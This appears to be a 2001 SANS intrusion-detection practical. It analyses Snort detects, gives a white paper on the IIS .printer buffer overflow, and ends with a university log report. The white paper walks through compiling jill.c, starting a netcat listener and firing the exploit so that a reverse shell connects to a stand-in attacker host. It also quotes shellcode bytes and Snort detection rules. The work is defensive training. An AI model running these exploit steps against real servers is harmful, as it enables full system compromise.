```

1. Source of Trace:

The source of this detect was my network. This detect was captured on my home dsl line with static ip addresses xx.xx.xx.36 and xx.xx.xx.37. Both hosts are Linux boxes that were set up for the purpose of capturing network traffic, one is running Red Hat 6.2 and the other is running Mandrake 7.1.

2. Detect generated by:

This detect was generated by Snort v1.7 running a standard ruleset. Additional data provided by tcpdump and syslog.

3. Probability the source address was spoofed:

Not likely since the attacker is looking for a response from this probe. The attacker initially is scanning for tcp/111, which requires an acknowledgement back to the attacker's machine. The actual overflow packet is udp, which could potentially be spoofed, but, again it is unlikely since the purpose of the attack is to send a shell back to the attacker's machine.

4. Description of the attack:

This is an attack against the rstatd daemon that is part of the UNIX RPC Services. rstatd is used to provide status information and performance data to remote clients. Older versions of this program are known to be vulnerable to a buffer overflow attack that can lead to an immediate compromise.

5. Attack mechanism:

The attacker is scanning hosts for the Portmapper service, which is a likely indicator that the host is running rpc.statd as well. When a potential target is found, the attack packet is sent to udp port 32768. If the buffer is successfully overflowed and the attacker's code is executed, a shell will be spawned and sent back to the attacker's computer with root privileges.

The Snort rule that detects this attack looks for a series of NOOP characters (0x90 on Intel-based machines). These are usually used in a bufferoverflow attempt to pad the attack code eliminating the need to guess the exact address where the overflow occurs.

6. Correlations:

CVE-1999-0018
CVE-1999-0019
CVE-1999-0493
CVE-2000-0666

http://www.cert.org/advisories/CA-99-05-statd-automountd.html
http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc

7. Evidence of active targeting:

Initially, the attacker appears to be randomly scanning for potential targets running the Portmapper service. Once the attacker receives a reply from a scanned host, that host is deliberately targeted and the attack is launched.

8. Severity:

(Criticality+Lethality)-(System Countermeasures + Network Countermeasures)= Severity

- Criticality = 1. Target was a workstation and had non-critical data.
- Lethality = 5. If successful, attack leads to a complete compromise of the system.
- System Countermeasures = 1. System was exposed to the Internet and running rpc services. A later version of rc.statd was running which shouldn't be vulnerable to this attack.
- Network Countermeasures = 1. No network countermeasures other than the IDS which detected the attack

  (1 + 5) – (1 + 1) = 4

9. Defensive recommendations:

System should be moved behind firewall and unnecessary services, including portmapper should be turned off. The fact that the targeted machine replied to the attack packet is troubling. The targeted machine should be checked thoroughly for signs of compromise and if any is found, machine should be restored from the last know good backup.

10. Multiple choice test question:

The NOOP code with a hex value of 0x90 as seen in the trace above is valid for:

a) Any TCP/IP compatible computer
b) Only Intel, x86 architecture computers
c) Only computers running Sparc processors
d) Both b & c

Answer: **B**

Trace #2 - Third-Party Effect:

```

1. **Source of detect:**

   The source of this detect was my network. This detect was captured on my home dsl line with a static ip address. The target host is a Linux, Red Hat 6.2 box that was set up for the purpose of capturing network traffic.

2. **Detect Generated by:**

   This detect was generated by Snort v1.7 running a standard ruleset.

3. **Probability the source address was spoofed:**

   The source ip addresses of these packets are probably not spoofed, however, the source ip of the original datagrams are definitely spoofed. Since it is known that the traffic destined for the target machine did not originate from the source network, it can be assumed that the source address is spoofed and the real source address (my network) is receiving the replies. Additionally, the flag settings for the original datagrams are indicative of crafted packets which also leads to the likelihood that the source ip address was spoofed. Tcpdump logs were checked for evidence of outbound traffic originating from my network but was not found.

4. **Description of attack:**

   The attack appears to be an attempt to send netbios data to 209.209.16.76. The intermediate router, 157.130.52.209 is sending back icmp packets stating that the target is not accessible.

5. **Attack mechanism:**

   The attack is most likely some type of Denial of Service (DOS) attack, directed at the victim's NetBios port (tcp/139). The attacker is sending crafted packets using spoofed ip addresses at the victim since there is no need to receive a reply and the attacker wishes to hide their identity. The icmp, destination unreachable (type: 3 code: 1) packets that are returned by the intermediate router are received by the real owner of the spoofed ip address (my network in the case above).

6. **Correlations:**

   Based on the posts listed, other networks had their IP addresses used in this attack also, further supporting the theory that this was a DOS attack.

   http://www.incidents.org/archives/intrusions/msg00632.html
   http://www.incidents.org/archives/intrusions/msg00654.html
   http://www.incidents.org/archives/intrusions/msg00656.html
   http://www.incidents.org/archives/intrusions/msg00658.html
   http://www.incidents.org/archives/intrusions/msg00659.html

http://www.incidents.org/archives/intrusions/msg00679.html

7. **Evidence of active targeting:**

   The Snort data presented here along with the correlating data indicates that 209.209.16.76 was being actively targeted. The mechanism used to pick the source addresses is not clear and could be generated randomly from an attack tool.

8. **Severity:**

   Since this was an attack against a network other than my own, judging the severity can be difficult. The impact this incident had on my network is classified below:

   (Criticality + Lethality) – (System countermeasures + Network countermeasures)

   Criticality = 3. Address of home network was spoofed. This type of activity can lead to negative reaction against our network including being blocked from some networks that we need to do business with.

   Lethality = 1. No appreciable amount of bandwidth was used and traffic was not generated by any locally compromised systems.

   System countermeasures = 0. No packet filtering in place.

   Network countermeasures = 1. None other than an IDS.

   (3+1) – (0 + 1) = 3

9. **Defensive recommendations:**

   Although our network was not the target of this attack, the same mechanism could be use in a Smurf type attack against us. Therefore, configuring the firewall to drop icmp packets is recommended. If the attack is sustained over a long period of time, contacting the victim's network and letting them know that you are not generating the attack might be a good idea.

10. **Multiple choice test question:**

```
[**] ICMP Destination Unreachable [**]
06/04-18:26:37.713488 157.130.52.209 -> xx.xx.xx.36
ICMP TTL:245 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3  Code:1  DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
xx.xx.xx.36:1024 -> 209.209.16.76:139
TCP TTL:119 TOS:0x0 ID:766 IpLen:20 DgmLen:48
*2U**R** Seq: 0xCBEAE657  Ack: 0x1030300  Win: 0xD0A  TcpLen: 24
UrgPtr: 0x7465
** END OF DUMP
```

In the above detect, which host is most likely a router?

a) 209.209.16.76
b) 157.130.52.209
c) xx.xx.xx.36
d) Impossible to tell.

Answer: **B**

Trace #3 – SYN-FIN SCAN (Ramen Worm?):

Domain System inverse mapping provided by:

NS.CG.SFL.NET 139.142.2.2
NS.MT.SFL.NET 209.135.99.2

Record last updated on 30-Dec-1998.

1. **Source of Detect:**

   The source of this detect was my network. This detect was captured on my home dsl line. The target host is a Linux, Red Hat 6.2 box that was set up for the purpose of capturing network traffic.

2. **Detect generated by:**

   This detect was generated by Snort v1.7 running a standard ruleset.

3. **Probability the source address was spoofed:**

   Unlikely. The reason for this scan is to enumerate potential targets for further exploits. The attacker requires a response from the potential victim in order to determine if they are running the service that was queried. Therefore, the source address is, most likely not spoofed.

4. **Description of the attack:**

   The tcp packets that generated the Snort alert were sent with both the Syn flag and Fin flag set which is never seen under normal TCP/IP operation. The source port of 21 and packet ID that is the same for both packets indicates that these packets are crafted, most likely by Synscan.

   Signatures of Synscan (<v1.6):
   - Source Port = Destination Port
   - ID: 39426
   - Win:0x404

   Time difference between detects could indicate that the attacker is using a "low and slow" technique to try and avoid detection, however since both probes are to the same port, it is more likely that the attacker is scanning a large amount of hosts and is simply hitting the same one the second time around.

5. **Attack Mechanism:**

Synscan has been incorporated into the Ramen worm that has recently been prevalent on the Internet. The worm operates by scanning for ftp servers that are vulnerable to an exploit, usually the wu-ftpd buffer overrun vulnerability. If a vulnerable machine is found, the machine will be attacked in an attempt to compromise the host. If the attack is successful, the worm will be copied to the newly compromised machine where it will begin the process of finding new hosts to infect.

Once a machine is infected, the Ramen worm will choose a random subnet and invoke Synscan looking for ftp servers and grabbing their banner. Depending on which banner it finds, it will log the ip address of the victim's machine for later exploits.

6. **Correlations:**

http://www.incidents.org/archives/y2k/012001.htm
http://members.home.net/dtmartin24/ramen_worm.txt
http://www.sans.org/y2k/practical/Roland_Gerlach_GCIA.html#detect2
http://whitehats.com/library/worms/ramen/

7. **Evidence of Active Targeting:**

This detect is probably part of a large scan of subnets, looking for exploitable hosts. My network was not being actively targeted.

8. **Severity:**

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 2. Targeted machine was a workstation and was not running any critical services.

Lethality = 2. This scan is merely an enumeration attempt and, although it can indicate that a more serious attack is imminent, no damage is done by this probe.

System countermeasures = 5. Probed server is not running ftp

Network countermeasures = 1. None other than the IDS that made the detect.

(2+ 2) – (5 + 1) = **-2**

9. **Defensive recommendations:**

If running ftp, make sure all ftp servers have the latest patches.
Use tcp wrappers to control access to the server.

10. Multiple Choice Test Question:

May 14 17:25:04 139.142.46.3:21 -> XX.XX.XX.36:21 SYNFIN ******SF

In the above log entry, the fact that both the source and destination port are 21 means:

a.) Both hosts are running ftp
b.) Nothing significant. The source port is always the same as the destination port
c.) This packet was likely crafted by some tool
d.) This is full-duplex communication

Answer: **C**

1. **Source of Trace:**

   The source of this trace is the following URL:
   http://www.incidents.org/archives/intrusions/msg00355.html

2. **Detect was generated by:**

   Although the post does not specifically say, this appears to be a Snort portscan log.

3. **Probability the source address was spoofed:**

   This is a trace of tcp traffic. The source is providing stimulus and is expecting a response from the destination. The source address is not spoofed.

4. **Description of attack:**

   This attack appears to be a Syn scan of the firewall using some tool that uses a source port of 20. This may be an attempt to disguise the traffic as an ftp session or to see if the firewall is 'non-stateful' and will allow ftp-data traffic through.

5. **Attack mechanism:**

   The trace above, in all probability is a false alarm. At first glance, this trace appears to be a port scan, directed at the firewall by sending multiple SYN packets and checking for a reply in order to determine if the host is listening on that port.

   What is probably really happening: Ftp listens on port 21 for client connections but uses port 20 for data transfer. A sample ftp session is illustrated below:

   Client: –>Server:21 – SYN
   Server:21 –> Client – SYN-ACK
   Client –> Server:21 – ACK

   <user and password authentication takes place>

   In standard ftp, once the client has made a request for data the actual data channel is set up from the server back to the client by initiating a new 3-way handshake, usually from port 20 to a high number port specified by the client.

   Client –> Server:21 (Request data)
   Server:20 –> Client – SYN

   Most modern packet filtering devices are configured to drop inbound Syn packets unless destined for a port that is specifically allowed.

In the above trace, the firewall is dropping these connections and the ftp server repeats the attempt to establish a connection, incrementing the destination port until it ultimately times out.

6. **Correlations:**

   The following paper outlines this problem nicely:
   http://www.employees.org/~lnapier/ftp-white.html

7. **Evidence of active targeting:**

   Not applicable. In this case, since this trace is actually a false positive and not an attack, there is no targeting taking place either active or passive.

8. **Severity:**

   (Criticality + Lethality) – (System countermeasures + Network countermeasures)

   Criticality = 5. Had this been an actual attack, the Network's firewall would have been the target.

   Lethality = 0. This attack is a false positive

   System countermeasures = 5. One would assume that the firewall is hardened and properly configured.

   Network countermeasures = 4. Firewall is correctly dropping inbound Syn packets.

   (5+ 0) – (5 + 4) = **-4**

9. **Defensive recommendation:**

   Clients from inside the firewall should use passive ftp (PASV) which allows the client to initiate the data transfer instead of the server. Proxy server can be used to handle ftp sessions for internal clients.

10. **Multiple choice test question:**

    RFC 959 and RFC 1123 define what ports for ftp traffic.

    a) 21 for session and 20 for data
    b) 20 for session and 21 for data
    c) 21 for session and any ephemeral port for data.

d) The RFCs do not specify any port for ftp.

Answer: D Ports 20 and 21 are used by convention only.

```

1. **Source of Trace:**

   The source of this trace is:

http://www.incidents.org/archives/y2k/032301-1900.htm

2. **Detect was generated by:**

   Although the post does not specifically say, it appears that this trace was generated by tcpdump.

3. **Probability the source address was spoofed:**

   Likely. If the attacker(s) is mapping the target network, the source address may not be spoofed. However, given the fact that multiple source addresses are seen in this trace, it is likely that the source addresses are being spoofed. The source addresses are likely to be the real victim in this attack.

4. **Description of attack:**


   This could possibly be an attempt to map my.net's network. Icmp echo requests directed at a broadcast address can be a quick and efficient way to get a map of a potential target's network.

   Since this traffic is sustained over a long period of time and comes from multiple source, a more likely explanation is that my.net is being used to participate in a Smurf style attack on selected victims as determined by the source address.

5. **Attack mechanism:**

   A Smurf attack is a type of Denial of Service (DoS) that takes advantage of networks that are not configured drop icmp packets and respond to icmp broadcast echo requests. If an icmp echo request is sent to a network and that network's router allows the packet to pass, all hosts on the network will receive the echo request and respond.

   The smurf attack works by sending large amounts of broadcast echo requests with a forged source address to a network that accepts them. All hosts on the network will then reply to the forged source address, inundating the victim with data and causing a DoS condition to the victim's host or network.



The following hosts appear to be the target of this attack:

nic-c53s02-l133.spidernet.net	194.154.146.141
pc02-bq.mozcom.com	206.151.137.211
ni-11-38.cytanet.com.cy	195.14.144.38

6. Correlations:

Similar traces have been listed in other practicals:
www.sans.org/y2k/practical/Charles_Hutson_GCIA.doc
http://www.sans.org/y2k/practical/David_Goch_GCIA.doc

Novak, Judy. IP Behavior III Internet Control Message Protocol. Sans.org, 2000-2001. p.10 – 31.

7. Evidence of active targeting:

Even though the icmp echo request are broadcasts, this network appears to have been actively targeted, probably from a list of networks known to be conduits for a Smurf attack. The victims in this attack are probably being deliberately targeted as well. Why these targets were singled out for attack is unknown.

8. Severity:

(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Criticality = 3. This detect shows that my.net's servers are responding to the echo requests. Although we do not know exactly what these hosts are for, they could potentially be critical servers such as web or mail servers.

Lethality = 3. As a denial of service attack, this type of activity can take up bandwidth and tarnish the reputation of your company.

System countermeasures = 0. Hosts in the DMZ are happily responding to these requests.

Network countermeasures = 1. None other than the IDS that made the detect.

(3+ 3) – (0 + 1) = **5**

9. Defensive recommendation:

Block icmp echo requests at the firewall! Icmp can be used maliciously against you in a variety of way. As a way of mapping your network, as well as used in DoS attacks against your network or by using you to attack someone else as appears to be happening in this detect.

10. Multiple choice test question:

An icmp echo request and echo reply will have what type and what code?

a) echo request – Type: 8 Code: 0
   echo reply - Type: 0 Code: 0

b) echo request – Type: 0 Code: 0
   echo reply - Type: 8 Code: 0

c) echo request - Type: 12 Code: 0
   echo request - Type: 12 Code: 1

d) echo request - Type: 0x08 Code: 0x00
   echo reply - Type: 0x00 Code: 0x08

Answer: **A**

Assignment 2: White paper on IIS .printer ISAPI buffer overflow vulnerability.

"Hacking IIS with jill.c"

Introduction:

Microsoft's Internet Information Server (IIS), long a favorite target of the hacker community, was discovered to have a serious flaw when eeye digital security, a security research firm, announced the discovery of yet another buffer overflow vulnerability associated with IIS.

IIS is Microsoft's web server that comes on the operating system CD and can be installed during initial setup or anytime after. With Windows 2000, IIS is up to version 5.0 and includes a variety of new features including the .printer ISAPI filter extension which was discovered to be vulnerable. The eeye digital security team describes it in their post:

> It turns out the latest development code of Retina was able to find a buffer overflow within the .printer ISAPI filter (C:\WINNT\System32\msw3prt.dll) which provides Windows 2000 with support for the Internet Printing Protocol (IPP) which allows for the Web based control of various aspects of networked printers. (www.eeye.com, advisory AD20010501)

Over the years, IIS has be the victim of several well know exploits including the Unicode and MDAC RDS. Yet IIS'market has continued to expand making each new published exploit potentially more devastating because of the likelihood of finding unpatched servers on the Internet. The .printer ISAPI vulnerability is no exception and could prove to be the most significant yet.

Buffer Overflows:

Microsoft's glossary of terms defines a buffer overrun as the following:

> An attack in which a malicious user exploits an unchecked buffer in a program and overwrites the program code with their own data. If the program code is overwritten with new executable code, the effect is to change the program's operation as dictated by the attacker. If overwritten with other data, the likely effect is to cause the program to crash. (www.microsoft.com, Glossary of terms: Buffer Overrun).

Programs that assign a buffer to hold data and do not provide bounds checking for this buffer are vulnerable to an overflow attack. An attacker can send data that overflows the buffer and inserts code of their choosing. This code can be almost any command and is often used for such actions as sending a remote shell back to the attacker or changing the

password file to add a privileged account. This type of vulnerability is one of the most difficult to detect since the user often does not have access to the source code of the program they are running and cannot inspect it for potential flaws. It can also be one of the most devastating, often leading to a complete compromise of the victim's machine.

Description of attack:

Soon after this latest IIS vulnerability was announced, jill.c was posted on Bugtraq. Jill.c, written by Dark Spyrit, is a well-written exploit that spawns a reverse shell back to the attacker's machine, giving them complete access to a remote server. Curious, I decided to download the code and run it against a test machine.

The exploit takes advantage of the file %systemroot%\system32\msw3prt.dll, which is used for the Internet Printing Protocol and is enabled on IIS 5.0 web servers by default. As the original announcement stated "the vulnerability arises when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request". (www.eeye.com, advisory AD20010501)

Running the attack:

The jill.c exploit code can be found on numerous web sites including the following:

http://www.securityfocus.com/data/vulnerabilities/exploits/jill.c
http://packetstormsecurity.com/0105-exploits/jill.c

Examining the code, one can see quite clearly see the exploit in the following excerpt (see apendix for complete source code of jill.c):

```

"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";
```

The characters "\x90\" are the hex value for a no-operations (NOOP) on an x86 architecture computer. This value is often used in buffer overflow attacks to pad the attackers code, thereby insuring that the malicious code will be run.

For my test, I compiled the code on a Dell laptop running Mandrake 7.1 with the following command: # **gcc –o jill jill.c**, then issued the command **# chmod 755 jill** to make the file executable.

For this exploit, a listener needs to be running on the attacker's machine that the victim can connect to. For my listener, I used Netcat with the following command: **# nc –l –p 24 –vv**
The command tells Netcat to initialize in listen mode (listen for incoming connections) on port 24 and provide verbose output. Once Netcat was up and listening on port 24, I issued the following command from a separate command prompt: **# jill my.good.net.41 80 attacker.bad.net.55 24**

Almost immediately, the window running Netcat displayed the familiar C:\WINNT\System32> prompt and I was in. This is essentially a complete compromise of the targeted host.

(actual shell being sent back to attacker.bad.net.55 was not included for brevity)

The trace above shows a 3-way handshake initiated by my attack machine, the buffer overflow being sent, and another 3-way handshake initiated by the victim machine before sending the shell back (not shown for brevity).

The overflow packet from the same attack is shown here using Sniffit running with the –a switch used for ascii display:

```

```

In the ascii portion of the attack packet, the string ".printer" can clearly be seen. Looking for this string is the basis for Snort signatures that have been published to detect this attack.

Snort signature to detect this attack:

The following Snort rules were posted on www.whitehats.com soon after the vulnerability was announced:

Snort 1.7:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS533/web-iis_http-iis5-printer-isapi";
flags: A+; content: ".printer"; nocase;)
```

Snort 1.8:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS533/web-iis_http-iis5-printer-isapi";
flags: A+; uricontent: ".printer"; nocase; classtype: system-attempt; reference: arachnids,533;)
```

Both rules look for the string ".printer" in the content of the packet, which can be seen in the Sniffit trace above.

Defensive recommendations:

To defend against this particular exploit, apply the patch released by Microsoft: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29321. Also, disable the ISAPI Internet Printing extension unless absolutely necessary.

These steps will help protect against this particular exploit, however there are many other well known exploits that have already been released and more can be expected. One should always make sure their IIS servers are up to date with the latest patches, service packs, and hotfixes. Additionally, one should follow a 'best practices' guideline when initially setting up the server such as the one published by the National Security Agency (NSA) at the following url:
http://nsa2.www.conxion.com/win2k/r1/secure_configuration_of_iis_5.pdf

CONCLUSION:

Buffer overflows are one of the most devastating attacks, as well as one of the most difficult to defend against. No matter how well "locked down" a server is, it is still potentially vulnerable to an, as yet unknown, new overflow. Thus, administrators find themselves in an endless game of applying the latest patch before their server is attacked by the latest exploit. While this may seem like a high price, this cycle of finding exploits, patching them, and informing the security community ultimately leads to better software and a more secure Internet for all.

Assignment 3: Analyze This

Executive Summary:

Our company's recent analysis of your university has been completed and results are presented in this report. This report consists of analysis provided to us by a Snort Network Intrusion Detection System (NIDS) that has been operational on your network. For this report's preparation, we've analyzed 1 week's worth of data, looking at alert files, scan logs and 'out of spec' (OOS) files dated between June 10 and June 16, 2001. The format of this analysis will be as follows:

1. Summary of all alerts detected
2. Top source addresses
3. Top destination addresses
4. List of possibly compromised systems
5. Alert analysis of most significant detects
6. Scan log analysis
7. OOS file analysis
8. Analysis process
9. Conclusion

Files used for the report:

Log files from 1 week's worth of data taken from a Snort NIDS were examined. These files were divided into alert files, scan files and out of spec (OOS) files. Files are from June 10 – June 16, 2001:

Alert Files	Scan Files	OOS Files
alert.010610	scans0110	oos_Jun.10.2001
alert.010611	scans0611	oos_Jun.11.2001
alert.010612	scans0612	oos_Jun.13.2001
alert.010613	scans0613	oos_Jun.14.2001
alert.010614	scans0614	oos_Jun.15.2001
alert.010615	scans0615	oos_Jun.15.2001
alert.010616	scans0616	oos_Jun.16.2001

Further analysis of alerts follows:

UDP Source and Destination outside network:

Overview:

This alert's significance is in the number of hits generated. Of the 563,519 alerts generated, 94% (528,754) were from this signature. This alert is generated when a udp packet received by the sensor has a source ip address and a destination ip address that do not match the 'home network' ip address, usually defined by the variable $INTERNAL in the snort.conf configuration file.

Top 5 Source Hosts:

Source	Alerts	Dsts
63.250.213.73	301844	1
63.250.213.119	210981	1

24.3.0.33	261	2

63.250.213.XX -> 233.28.65.XX:
The 233/8 class D, experimental address space has been allocated by the Internet Assigned Numbers Authority (IANA) for GLOP addressing as defined by rfc2770 and rfc2365. Boundary routers are configured to forward multicast traffic to enable hosts to take advantage of streaming media technology for applications such as video conferencing or distance learning, which is often offered by universities.

06/11-07:27:55.637805 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042-> 233.28.65.227:5779
06/11-07:27:55.936863 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042-> 233.28.65.227:5779

The 63.250.xx.xx addresses return the following whois information when queried:

```
Yahoo! Broadcast Services, Inc. (NETBLK-NETBLK2-YAHOOBS)
      2914 Taylor st
      Dallas, TX 75226
      US

      Netname: NETBLK2-YAHOOBS
      Netblock: 63.250.192.0 - 63.250.223.255
      Maintainer: YAHO

      Coordinator:
            Bonin, Troy (TB501-ARIN)     netops@broadcast.com
            214.782.4278      ext.  2278

Domain System inverse mapping provided by:

NS.BROADCAST.COM                        206.190.32.2
NS2.BROADCAST.COM                       206.190.32.3
```

Analysis:
From this information, one can conclude that the alerts generated are, most likely, false positives that are being triggered by multicast sessions between Yahoo! Broadcast Services and your network. This activity is not considered suspicious and, therefore was left out of the top source and destinations lists in this report since we are primarily looking for malicious activity.

169.254.179.132:
The 169.254.0.0/16 subnet is used by Microsoft clients when configured for dhcp but is unable to receive an address upon boot up. In such a case, a random address is chosen from the address range and applied to the client. Dhcp requests do not cross routers. Each subnet with dhcp clients should have a dhcp server or a dhcp relay agent. Otherwise, static ip addressing is required.

***Analysis*:**

This alert is triggered when packets are detected that have both the Syn and Fin flags set in the tcp header. These flags are often set in an effort to elude detection by an IDS system or for OS identification by observing the hosts' response to the anomalous packets. This particular detect appears to be generated by a utility called Synscan, and is

probably associated with Ramen Worm activity which picks random class B networks and scans them using the signature of this scan.

Correlations:

http://whitehats.com/library/worms/ramen/
http://www.sans.org/y2k/practical/Roland_Gerlach_GCIA.html#assign3

Recommendations:

Block the offending IP address at border router. Make sure all ftp servers are up to date with latest patches. Watch for signs of Ramen server activity coming from the internal network (port 27374).

Watchlist 000220 IL-ISDNNET-990517

Overview:

This alert is generated when traffic from the 212.179.0.0 network is detected, which is a common source of malicious activity on the Internet.

Top 5 Source Hosts:

Source	Alerts	Dsts
212.179.56.5	3239	2
212.179.41.216	698	1
212.179.27.6	63	6
212.179.81.36	58	2
212.179.36.86	47	4

Top 5 Destination Hosts:

Destinations	Alerts	Srcs
MY.NET.97.44	2987	1
MY.NET.156.55	698	1
MY.NET.97.176	252	1
MY.NET.150.133	141	12
MY.NET.217.18	95	8

Summary of Port Activity:

SourceIP SourcePort -> DestIP DestPort	HITS

212.179.56.5:61902 -> MY.NET.97.44: 4236	2987
212.179.56.5:61009 -> MY.NET.97.176: 4236	252
212.179.41.216:1049 -> MY.NET.156.55:4734	698

Analysis:

Although the destination ports cannot be positively associated with a particular service or program, the most likely explanation is that this traffic is being generated by Napster or game server activity.

Correlations:
http://www.sans.org/y2k/practical/Paul_Asadoorian_GIAC.doc
http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc

Recommendations:

Block traffic from the 212.179.0.0 network from entering the local network. Ban Napster clients from all local hosts.

Port 55850 tcp – Possible myserver activity – ref. 010313-1

Top 5 Source Hosts:

Source	Alerts	Dsts
MY.NET.1.6	4144	1
128.8.128.180	88	1
MY.NET.253.24	26	3
MY.NET.253.43	14	1
198.3.99.212	13	1

Top 5 Destination Hosts:

Destinations	Alerts	Srcs
128.8.128.180	4144	1
MY.NET.1.6	88	1
MY.NET.253.24	24	2
207.106.49.22	14	1
204.88.129.68	14	1

Analysis:

Myserver is a known DDOS agent that is associated with port 55850. At first glance, it would appear that there are possible compromised servers on the MY.NET.0.0 network that are transmitting to hosts on the Internet. Further analysis:

SourceHst	Src Port	Dest Host	Dst Port	No. Packets
MY.NET.1.6	119	128.8.128.180	55850	4144
MY.NET.253.24	55850	204.88.129.68	25	14
MY.NET.253.24	55850	212.78.193.224	25	6
MY.NET.253.24	55850	212.78.193.180	25	6
MY.NET.253.43	55850	207.106.49.25	25	14

From this table, it appears that these alerts are false positives resulting from a socket connection that happens to use port 55850 as the ephemeral client port. However, the fact that MY.NET.253.24 continually chooses 55850 as the client port raises suspicion and the machine should be checked for signs of compromise. MY.NET.1.6 should also be confirmed to be a legitimate news server that is allowed to send data to other networks.

Correlations:
http://www.securityfocus.com/archive/75/140891

External RPC call:

Multiple scans were detected from external hosts looking for RPC services on the internal network. This type of scan is common as there are many known exploits associated with these services. RPC service exploits are listed in the Sans top 10 vulnerabilities list.

Top 5 Source Hosts:

Source	Alerts	Destinations
61.143.127.86	1243	593
129.49.65.82	800	629
128.95.12.195	651	629
63.105.23.130	339	271
211.34.45.130	321	277

Top 5 Destination Hosts:

Destinations	Alerts	Sources
MY.NET.6.15	19	5
MY.NET.137.226	10	6
MY.NET.137.237	9	6

MY.NET.133.198	9	6
MY.NET.134.134	9	7

Analysis:

The pattern observed in these scans is fairly common and can be categorized as random trolling for servers to exploit. The sources conducting these scans were from various locations around the world and do not appear to be coordinated.

Correlations:

http://www.sans.org/topten.htm
http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc

Recommendations:

Do not allow rpc services to pass through the firewall. RPC services and the portmapper should be disabled on all servers unless absolutely needed. Systems that need RPC services should employ tcpwrappers and implement access control for these hosts.

SMB Name Wildcard

A total of 1,693 instances of this alert were detected with 356 sources and 609 destination hosts.

Top 5 Source Hosts:

Source	Alerts	Dsts
216.63.216.27	257	156
216.61.41.249	166	114
216.67.164.34	100	71
199.177.32.2	22	19
199.174.24.99	21	15

Top 5 Destination Hosts:

Destination	Alerts	Srcs
MY.NET.137.7	68	28
MY.NET.134.222	22	7
MY.NET.133.186	21	2
MY.NET.134.217	14	2
MY.NET.133.41	13.	3

Sample detect:

06/15-17:43:48.804741 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.37:137
06/15-17:43:50.092256 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.37:137
06/15-17:44:01.309575 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.176:137
06/15-17:44:01.377276 [**] SMB Name Wildcard [**] 216.63.216.27:137-> MY.NET.132.177:137

Analysis:

This is a deliberate attempt to enumerate Microsoft clients to gather information for further exploits. The source port and destination port of 137 is characteristic of Nbtstat.exe, which is a native Windows utility. However, the fact that multiple hosts are being scanned in rapid succession indicates that an automated scanning tool is being used.

Correlations:

A similar detect was observed in Brian Varine's practical:
http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc

Recommendation:

Block all NetBios traffic at the firewall or border router.

Queso fingerprint

Top 5 Source Hosts:

Source	Alerts	Dsts
158.75.57.4	1168	21
199.183.24.194	226	3
193.226.113.248	28	3
64.64.58.194	22	1
212.181.52.7	13	1

Top 5 Destination Hosts:

Destination	Alerts	Srcs
MY.NET.98.139	571	1
MY.NET.109.234	551	1

MY.NET.253.43	80	1
MY.NET.253.41	78	2
MY.NET.253.42	69	1

Analysis:
Queso is a widely available tool that is used for OS fingerprinting which can help attackers tailor their exploit to a particular operating system. Although the exact signature that was used to generate an alert was not available for this analysis, it was probably quite similar to the following which shows that Queso typically sends Syn packets with both reserved bits set, as well:

Snort Rule (v1.7)::
alert tcp any any -> $INTERNAL any (msg:"Possible Queso Fingerprint attempt";flags: S12;)

Source hosts were also detected in the scan log:

Jun 12 04:18:32 158.75.57.4:35967 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:19:31 158.75.57.4:49663 -> 10.10.98.139:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:21:14 158.75.57.4:47790 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:22:00 158.75.57.4:33268 -> 10.10.98.139:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:24:00 158.75.57.4:59597 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:24:51 158.75.57.4:45095 -> 10.10.98.139:6346 SYN 21S***** RESERVEDBITS
Jun 12 04:26:23 158.75.57.4:43219 -> 10.10.109.234:6346 SYN 21S***** RESERVEDBITS

